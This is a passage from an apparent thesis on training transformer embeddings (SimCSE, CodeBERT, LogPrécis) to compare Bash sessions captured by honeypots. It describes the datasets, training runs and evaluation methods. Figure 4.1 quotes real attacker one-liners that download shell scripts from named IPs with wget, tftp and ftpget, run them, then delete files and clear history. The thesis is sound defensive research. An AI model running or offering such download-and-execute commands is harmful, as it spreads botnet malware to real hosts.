


**Figure 2.6:** Different types of logprecis tactics classifications - *source* [11].

### LogPrécis fingerprint problem

In the end, it is not all pink and flowers, because also fingerprints are not absolute session identifiers. Indeed, especially with long sessions, can happen that almost identical sessions, in which change for example only the parameter of the `passwd` command, receive as label different fingerprints. This happens because, especially during the type of attack change like represented in image 2.6 between the command `stop` and `wget`, the delimiter `;` one time will be classified as MITRE label *impact* and another time as label *execution*.

# Chapter 3

# Model construction

This chapter will examine the datasets used during model training, highlighting how data selection and preprocessing have been done. This chapter aims also to provide a comprehensive overview of the data used and its online availability. Moreover, an explicit description of the model used and its training parameters is provided.

## 3.1 Data Analisys

One of the biggest problems of training transformer-like architecture is the need for a large amount of data. For example, a model like BERT, which nowadays can be considered small, has been trained with 13 GB of data, mostly taken from free-access datasets like the ones available from Wikipedia. Undoubtedly working with natural language could resolve this problem since there are a lot of public datasets with terabytes of data. Unfortunately, this is not the case for us.
The availability of bash datasets online is very poor, and the bulkiest ones are not usable for our purposes. One example is the UNIX User Data [31], which Contains 9 sets of sanitized user data drawn from the command histories of 8 UNIX computers. This could be a good opportunity since what we are searching for is exactly the command histories of users who try to execute commands on some machines. The problem is that the "private" data within these sessions is obscured and replaced with some "<1> <3>" where the number 1 or 3 indicates the number of words/text divided by spaces anonymized. This reduces the sessions to something like that: `SOF cd <1> ls -laF | more cat <3> > <1> exit EOF`.

After expressing the difficulties of finding a good bash session dataset let's analyze the ones obtained and used in the thesis.

### 3.1.1 Cyberlab

CyberLab [32] is a dataset containing all the data collected by the CyberLab honeynet experiment. It is composed of shell logs recorded by over 50 nodes running Cowrie, a popular Unix shell honeypot that can be found on GitHub [33], installed at universities and companies in Europe and the US. The collection is composed of about 233000 entries and spans from May 2019 to February 2020. Notably, on Nov. 8th, 2019 the honeypots were updated from version Cowrie 1.6.0 to version 2.0.2, and some high-interaction Cowrie Proxy deployments have been added to the setup. This will be noted further during a deep dataset analysis in the novelty detection evaluation section 4.3. This dataset in our case will be completely used only for evaluation purposes.

### 3.1.2 NL2Bash

NL2Bash [34] is a paper published in 2018 where its main purpose was to bridge the gap between natural language and command-line interfaces by creating a system that can translate natural language instructions into Bash commands. Nowadays that role can be completely substituted by bigger and more complex models like GPT-4o, achieving also better results. But the good thing this paper brought is the two bash datasets that we are gonna use in section 4.2.

Talking about the dataset, the corpus consists of 12607 rows containing text command pairs, where each pair consists of:

- A one-line Bash command scraped from the web.
- An expert-generated natural language description.

To create such a precise natural language description for each Bash session the NL2Bash group hired 10 upwork freelancers who are familiar with shell scripting, paying them to write the session description based on their background knowledge and the web page context from which the session has been obtained. Moreover, some limitations have been set, like the restriction of the natural language description to be a single sentence and the Bash command to be a one-liner.

In the end, the results are something like:

- Bash: `sudo cp mymodule.ko /lib/modules/$(uname -r)/kernel/drivers/`
- NL Description: *Copy loadable kernel module "mymodule.ko" to the drivers in modules directory matching current kernel.*

As represented in figure 3.1 and 3.2 the dataset provides a wide range of different commands, with a prevalence of data interaction ones. All the sessions provided are benevolent ones, which means that they do have not a second purpose to steal




**Figure 3.1:** Top 50 most frequently used bash utilities - *source* [34].




**Figure 3.2:** Top 52 least frequently used bash utilities - *source* [34].

or damage the data of the user/server. Furthermore, this dataset is composed of multiple commands that actually do the same, or very similar, operations if executed on the machine but with some changes in the syntax of the command itself. This property will be next used when grouping sessions with the same semantic meaning but with different syntax.

### 3.1.3 Bash Snippets

The Bash snippets [35] dataset is created by extracting Snippets from repositories with over 10,000 stars of different programming languages, where Bash is one of them. The dataset contains around 60 million rows and has been processed with Pyspark. The next step consists of filtering all the rows containing Bash-related information reducing it to 260000 rows. According to the dataset creators "For each repository, snippets were created from the main branch by going through each text file and extracting blocks of 5 lines every 5 lines." This means we have to gather together pieces of code gathered from the same webpage. Hence, we concatenate chunks extracted and fetched from the same source in temporal order. The results are few, but very long sessions, around 500, not suited for contrastive loss training but usable for the domain adaptation step.

### 3.1.4 HaaS

Honeypot as a service is a dataset constructed starting from the honeypot malicious session provided by CZ.NIC [36]. The starting collection is composed of more than 200 million rows, however, the majority are noisy data or repetition of rows. The first step will then be composed of cleaning and number reduction of the session available. For example, the first easy filtering is taking only the sessions that do not contain empty commands and the ones that have done a "successful login" in the system. After that, the rows decrease to 128 million. Since many different commands are received from the same IP, the commands are aggregated over the addresses. Looking at graph 3.3 we also decided that the aggregation of the commands from the same IP can be done only if the inter-command time does not surpass 20 seconds, to avoid grouping commands from different sessions. After taking the unique ones of this subset the remaining are about 1 million.




**Figure 3.3:** HaaS inter-command time between packets from the same IP.

Doing a deep analysis of the session, we found that a lot of rows repeat themselves, in particular sessions with a number of commands around 12 and 14. After removing as many duplicates as we could, and removing too long ones (more than 5000 commands), the remaining session count 338345.

## 3.2 Model analysis

As discussed in section 2.2.4 the training method adopted to resolve our task is based on the self-supervised SimCSE. Since the GitHub repository of the model is a bit complex, caused of all the experiments done in their paper, my model is based on the repository of Hayato-Tsukagoshi [37] which proposes a simple implementation of it without performance variation. Given that repository, I have re-elaborated it and changed its structure to a more scalable one, similar to the project developed by my tutor, LogPrécis [29]. This process has been done both to increase my learning of Python structure and to achieve a deep understanding of the Transformer architecture and training steps to be followed.

### 3.2.1 Evaluation Problem

After starting the training process the first problem appeared. How can I establish the model's goodness during the training? Since the original SimCSE works on natural language a lot of evaluation datasets already exist for the purpose. Indeed they evaluated the model on standard semantic textual [38](STS) tasks. The sts datasets are composed of 2 sentences in each row with a label of the similarity that spaces from 0 to 5, where 5 is the equal meaning of the two sentences, instead, 0 means no correlation. The task is evaluated on Pearson's Rank Correlation or Spearman's rank correlation. However, the problem in our field, is that such a dataset for bash sessions does not exist. Here two streets can be taken: *(i)* we create a similar dataset with the same method, *(ii)* we base the choice on the loss of the model established on a validation dataset.

The first way is the one discarded because creating such a dataset will require a great amount of time and more than one person. More people are needed to average the similarity score given to each pair of sessions and to achieve a smoother value near its correct similarity score. Since the first method is problematic the second is the one adopted. After that, test methods explained in depth in chapter 4 are applied.

### 3.2.2 Methodology

According to good principle, to enable the model to effectively learn the syntax, composition, and structure of Bash sessions, I first employ Masked Language Modeling (MLM) over Bash data. This essential step ensures that the model becomes familiar with the distinctive features of Bash sessions, learning how commands are organized and arranged. Next, As described in the previous section 2.2.4, given the lack of labeled data, the most suitable approach for learning sentence embedding is Unsupervised SimCSE. CodeBERT is the main model selected for training, given its strong performance in similar Bash analysis tasks like LogPrécis [11]. The data used for training and validation is the combination of the datasets described before, specifically a concatenation of Haas, NL2Bash, with a total of about  350000 rows. The percentage of training-validation data has been set as 80% and 20% with a set seed. In this way, the training and validation split are always the same and so, the validation loss of different models can be comparable.

In the end, the model that has been followed the SimCSE bash training are two:

- **Code-Bert**: The first step is a pre-training with a masked language model task. The training dataset is the same one described before composed of 300000 sessions. After the pre-training, I started the contrastive loss one with different learning rates, choosing the best model looking at the validation loss in figure 3.4a.


- **LogPrécis**: Taking the LogPrécis model, which has already undergone the MLM task on Bash data, I proceeded directly with SimCSE-like training, equal to the approach used for CodeBERT. The validation losses are represented in figure 3.4b, used for the choice of the best-performing model.

I want to specify that also the $5 * 10^{-5}$ lr has been used, which has not been represented in the images for out of the scale error, caused by catastrophic forgetting. Indeed, this high learning rate achieves a good loss value in less time with respect to the others, reaching good values in one epoch time. However, in this way, the training dataset will not be completely exploited because of a too-fast convergence.

As it is possible to see the trend in images 3.4 is quite similar for both models and learning rate. In the end, the best models selected are the ones trained with a learning rate equal to $5 * 10^{-6}$. In the next sections, this will be the model under testing.


All the model training has been done on the Politecnico HPC [39] cluster composed of 57 nodes and 1824 computing cores. Of this, 6 nodes are mainly used which comprehend 4 Nvidia Tesla V100 SXM2 with 32 GB of VRAM each and 5120 Cuda cores for a total of 24 GPUs. The operating system running is CentOS 7.6 with SLURM 18.08.8 as a job scheduler.

Furthermore, all the code debugging has been done on the BigData@Polito [40] Cluster composed of more than 36 nodes. In this case, only 2 nodes have GPU availability, which consists of 2 Nvidia Tesla V100 with 16 GB of VRAM each, for a total of 4 GPUs.



| | Run ↑ | Value | Step | Relative |
|---|---|---|---|---|
| ● | microsoft_codebert-base/codebert_DA_CSE_5_000001/seed_1/logs | 0.0017 | 181,735 | 1.512 day |
| ● | microsoft_codebert-base/codebert_DA_CSE_5_000005/seed_1/logs | 0.0012 | 181,735 | 1.555 day |
| ● | microsoft_codebert-base/codebert_DA_CSE_5_00001/seed_1/logs | 0.0012 | 181,735 | 1.482 day |

**(a)** Code-Bert learning rate.



| | Run ↑ | Value | Step | Relative |
|---|---|---|---|---|
| ● | microsoft_codebert-base/logprecis_CSE_5_000001/seed_1/logs | 0.0016 | 181,735 | 1.473 day |
| ● | microsoft_codebert-base/logprecis_CSE_5_000005/seed_1/logs | 0.0011 | 181,735 | 1.523 day |
| ● | microsoft_codebert-base/logprecis_CSE_5_00001/seed_1/logs | 0.0011 | 181,735 | 1.542 day |

**(b)** LogPrcis learning rates.

**Figure 3.4:** Validation loss during model training.

# Chapter 4

# Evaluation Techniques

This chapter's purpose is to explore and analyze the different evaluation techniques that are critical in assessing the performance and effectiveness of models and algorithms developed throughout this research. In the context of this thesis, evaluation plays a central role in determining how well the proposed methods can achieve their goals, if the method proposed has some problem, or if already existing algorithms work in a better way.

This chapter proposes three different evaluation techniques which are developed sequentially in time:

1. **Similarity approach**: given an origin session, a positively labeled session, and 8 negative ones, classify the most similar to the origin one.
2. **NL2Bash Approach**: from NL2Bash dataset 415 sessions are manually divided into labels. For each point find the nearest neighbor and if the label is equal, the result is correct.
3. **Novelty Detection**: given a ground truth (GT) check if the next sessions received are novelty or not. To do it, the similarity between the GT and the novelty is evaluated.

The tasks are increasingly difficult since the first compares 9 sessions per time, the second 415, and the third more than 30000. The insights gained from this evaluation process not only help in obtaining the best algorithm/model but also contribute to broader knowledge in the field, offering evaluation ideas for future research and development.

## 4.1 Similarity approach

The first evaluation method is the Similarity approach. The basic idea is to provide an anchor session and a semantic similar to it, even if in our datasets is quite difficult to find (in our case usually similar sessions are also similar syntactically). After that, the cosine distance between the anchor and the similar one is evaluated, as well as the distance between the anchor and the other 8 negative sessions. If the similar one achieves the best similarity value then the valuation is correct.

The dataset utilized for this approach is the Cyberlab one described in 3.1.1. Now let's analyze how we have found the anchor session and their most semantic similar one. To resolve this problem 2 methods have been tried with the help of LogPrécis fingerprints described in section 2.2.5.

**Algorithm 1** Similarity approach: second method


```
    Input: df_cyberlab
    Output: Dataset to analyze with webapp. Figure 4.1.
1:  Order df_cyberlab into temporal order.
2:  Distinct on fingerprint, if duplicate, take first.
3:  for each row in df_cyberlab_fingerprint do
4:      Evaluate the edit distance on the previous row
5:      Save the row of the most similar one as the origin
6:  end for
7:  Save the results
```

- **First method**: this method uses the fingerprint property, in which all sessions belonging to the same fingerprint also have the same number of bash commands. In this way, for each fingerprint, we report all the associated sessions sorted according to the similarity concerning the fingerprint barycenter. We define as barycenter the artificial sessions having as bash commands the most frequent command in that position for that fingerprint. For each session, we define then a distance concerning the fingerprint's barycenter. When exporting the output file, sessions having the highest distance will be placed first and will be visualized in a web app application to simplify the process of labeling it. Indeed, the web app application permits us to label if the session analyzed is semantic similar but different in syntax in respect to the barycenter.

  However, the problem with this approach is that the majority of the sessions that have the same fingerprint are usually part of the same types of sessions without supplying any good semantic comparison.

- **Second method**: The second method focuses more on comparing new fingerprint sessions to old data instead of blindly searching within the same fingerprint as the previous method. As represented by algorithm 1 we now focus on unique fingerprints, obtaining a total of 1603. For every new fingerprint, we check with edit distance the most similar fingerprint on the past, saving it. It will then be represented in the web app like in image 4.1. In the specific case of the image, a positive label will be given because the sessions are different syntactically but execute similar actions with the same objective overall.

A problem that could arise with this method is the possibility that the last temporal fingerprints will be ones generated from the problem described in section 2.2.5. To check this possibility a graph of the distances during time is plotted in figure 4.2 where it is possible to see that also in the final acquisition moment, fingerprints with a high nearest distance within the past are present.



Execution:70 -- Defense Evasion:11

Execution:70 -- Defense Evasion:10

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget
http://209.141.48.138/bins.sh ; curl -O http://209.141.48.138/bins.sh ;
chmod 777 bins.sh ; sh bins.sh ; tftp 209.141.48.138 -c get tftp1.sh ;
chmod 777 tftp1.sh ; sh tftp1.sh ; tftp -r tftp2.sh -g 209.141.48.138 ; chmod
777 tftp2.sh ; sh tftp2.sh ; ftpget -v -u anonymous -p anonymous -P 21
209.141.48.138 ftp1.sh ftp1.sh ; sh ftp1.sh ; rm -rf bins.sh tftp1.sh tftp2.sh
ftp1.sh ; rm -rf * ;
```

```
sh ; shell ; cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget
http://102.165.48.81/njs.sh ; chmod +x njs.sh ; sh njs.sh ; tftp
102.165.48.81 -c get tftp1.sh ; chmod +x tftp1.sh ; sh tftp1.sh ; tftp -r
tftp2.sh -g 102.165.48.81 ; chmod +x tftp2.sh ; sh tftp2.sh ; ftpget -v -u
anonymous -p anonymous -P 21 102.165.48.81 ftp1.sh ftp1.sh ; sh ftp1.sh
; rm -rf njs.sh tftp1.sh tftp2.sh ftp1.sh ; history -c ;
```

**Figure 4.1:** WebApp application for similarity comparison. For each comparison, both sessions and their LogPrécis fingerprint are represented for correct similarity analysis.




**Figure 4.2:** Edit distance fingerprint over time.




**Figure 4.3:** Cumulative distribution function of nearest fingerprint distance.

Given the poor comparison proposed by the first method, I opted to exploit only the second one. With the help of the web app interface, I generated a dataset of about 260 positive labeled session. For each positive pair, I have then added 8 negative sessions with the constraint that no fingerprint duplicates can be present(to avoid having very similar 8 negative sessions).

### 4.1.1 Similarity results

After the dataset has been generated the cosine similarity between the origin session embeddings and the others composing the row is done. If the highest similarity value is obtained between the origin and the positive one the result is correct. The operation has been repeated for all the 260 rows composing the dataset and the results are averaged for better visualization. Table 4.1 shows the comparison between the model trained following the SimCSE approach, CodeBert DA SimCSE(bash), and a baseline represented by Tfidf.

| **Row: All** | **Positive Pair** | **Negative Pair** |
|---|---|---|
| **CodeBert SimCSE (bash)** | **89.76 %** | 33.17 % |
| Tfidf | 83.85 % | 16.91 % |

**Table 4.1:** Averaged similarity results in respect to the origin session. (**Similarity approach**)

The model has acquired specific patterns and some understanding of session semantics, resulting in a performance improvement of 6% compared to the Tf-Idf method. Moreover, I added a custom origin-positive pair to the dataset which reports a semantic similar session pair. Specifically, the session is:

- **Origin**:

```
enable ; system ; shell ; sh ; cat /etc/fstab ; /bin/busybox
ABCDE ; cd /tmp ; cat .hidden || cp /bin/ls .hidden ;
/bin/busybox ABCDE ; ftp ; curl ; /bin/busybox ABCDE ;
head -c 52 .hidden || cat .hidden || while read line ;
do echo \$line ; done < .hidden ; /bin/busybox ABCDE ;
rm .hidden ; exit ;
```

- **Positive**:

```
sudo -s ; uname -a ; bash ; ls -l /etc/fstab ; /bin/busybox
XYZ123 ; cd /var/tmp ; cat .secret || cp /usr/bin/grep
```

```
.secret ; /bin/busybox XYZ123 ; wget ; lynx ; /bin/busybox
XYZ123 ; head -n 10 .secret || cat .secret || while IFS= read
-r line ; do echo "\$line" ; done < .secret ; /bin/busybox XYZ123 ;
shred -u .secret ; logout
```

The results of the manually added session are reported in table 4.2, where is it possible to see that with two sessions that propose the same result, but done with completely different commands, the syntactical method proposed achieves a similarity value of only 50%. My model instead can recognize the final similar objective of the two sessions, proposing a similarity of around 84%. However, it has to be specific that the positive pair of the session has a problem. Specifically, that session cannot be executed on the same platform as the Origin one, because it exploits particular commands, and so, in reality, they cannot be compared.

| **Row: 263** | **Positive Pair** | **Negative Pair** |
|---|---|---|
| **CodeBert DA SimCSE(bash)** | **83.6** | 41.36 |
| Tfidf | 50 | 14.04 |

**Table 4.2:** Averaged results of the special row.

## 4.2 NL2Bash Approach

As the name says this method is based on the dataset NL2Bash described in section 3.1.2. The basic idea behind this approach is to exploit the dual entry, bash session, and their natural language description, to regroup some sessions under specific labels. After the labels are assigned then a classification algorithm performance could be tested. This dataset contains around 12000 rows, and since a lot of the sessions will also be manually analyzed to check the correct label assignment, only the first 2000 rows are taken into account for the analysis.

The first thing noted in the natural language description is that a recursive pattern appears. Specifically, I noted that during the session description, in the majority of cases, the first word of the sentence summarizes the general purpose of the session. To exploit this possibility, I have applied a tfidf algorithm with a specific vocabulary containing the first word of the sentences. After that, I applied the UMAP algorithm, which is a fast dimensionality-reduction algorithm with a good preservation of the data's global structure, especially when reducing from high dimensionality. Now it is possible to apply clustering algorithms to obtain a starting label classification. The clustering algorithm applied is Density-Based Spatial Clustering of Applications with Noise (dbscan), which has been applied to the reduced dimensionality sessions to avoid the curse of dimensionality problem. The optimal parameters of dbscan, $\epsilon$ and min_samples, are obtained through a grid search method. The results are reported in the appendix figure 6.1, from which the start of the possible labeled session is taken into account.

Other labels are instead created from the bash session commands. An example is the *Permission* label, which has been created researching all the sessions containing a `chmod` or a `chown` command. After these steps, I did manual research to add more sessions under the different labels or remove incorrect ones, which contain operations that can classify them under more than one label.

In the end, as far as possible, I tried to label the session in such a way that a session that does, for example, a *convert* operation cannot do a *permission* one and vice-versa. This can be said for all labels.

After that, the labels created are:

- **Execute**: contain execution of command/script, one time or in a recursive way. Furthermore, comprehend also the execution of remote commands (through ssh). (122 elements)

- **Convert**: contains sessions that convert the extensions of files or modify strings within files. (41 elements)

- **Permission**: change the type of execution permission on files, i.e. from read-only to execution permission, or change the type of ownership. (157 elements)

- **Compress**: contain operations that compress or decompress files. (95 elements)

The final number of labeled session count 415, where some session examples could be seen in the first part of image 4.4. Moreover, for a more complex classification, some of the groups are divided into sub-labels, creating a total of 8 labels, as shown in the image result 4.6b.


### 4.2.1 Models pipeline

Now that we have our 415 session labeled dataset it is possible to explain the evaluation method.

As shown in figure 4.4, everything starts with the embedding generation by the models taken into account, which in our case are six.

- **Tfidf**: first of all our baseline, the sessions are analyzed with tfidf, a method which is only able to exploit syntax similarity.

- **RoBERTa**: a model used out of the shelf, which has never seen bash data, trained on English natural language.
- **CodeBERT**: out of the shelf CodeBERT, useful to compare its results with the trained one.
- **RoBERTa SimCSE**: unsupervised RoBERTa SimCSE, trained on natural language. Useful to see if bash datasets, which good quality one are difficult to obtain, are really needed to increase classification performance.
- **CodeBERT DA SimCSE**: CodeBERT trained with Masked Language Model (MLM), over bash data and then trained with the SimCSE-like approach.
- **LogPrécis SimCSE**: which is a CodeBERT domain adapted model with a supervised fine-tuning on LogPrecis 2.2.5 classification task, and then re-trained with the SimCSE-like approach on Bash data.



```
Execute
• find . -type f -exec ./truncate {} \;
• awk -f `which script.awk` arg1
Convert
• rename -v 's/\.JPG/\.jpeg/' *.JPG
• find . -type f -print0 | xargs -0 -n 1 -P 4
  dos2unix
Permission
• sudo chmod u+s `which Xvfb`
• find . -type d -print0 | xargs -0 chmod 755
Compress
• bzip2 -t file.bz2
• tar -cvf - data/* | gzip > data.tar.gz
```

```
Embedded Token Vector
[ 0.1150, -0.1438,  0.0555, ... ]
[ 0.1149, -0.1438,  0.0547, ... ]
[ 0.0010, -0.0922,  0.1025, ... ]
[ 0.1149, -0.1439,  0.0548, ... ]
[-0.0651, -0.0622, -0.0002, ... ]
[-0.0340,  0.0068, -0.0844, ... ]
[ 0.0483, -0.0214, -0.0927, ... ]
[-0.0439,  0.0201,  0.0189, ... ]
[ 0.0523, -0.0208, -0.0254, ... ]
[-0.0732,  0.0070, -0.0286, ... ]
[-0.0194,  0.0302, -0.0838, ... ]
    ...
```

Different Models:
• Tfidf
• RoBERTa[CLS]
• ...
• RoBERTa SimCSE
• CodeBERT DA SimCSE (Bash)
Cosine distances evaluation for every point to find the **N-Nearest**
Performance metrics evaluation

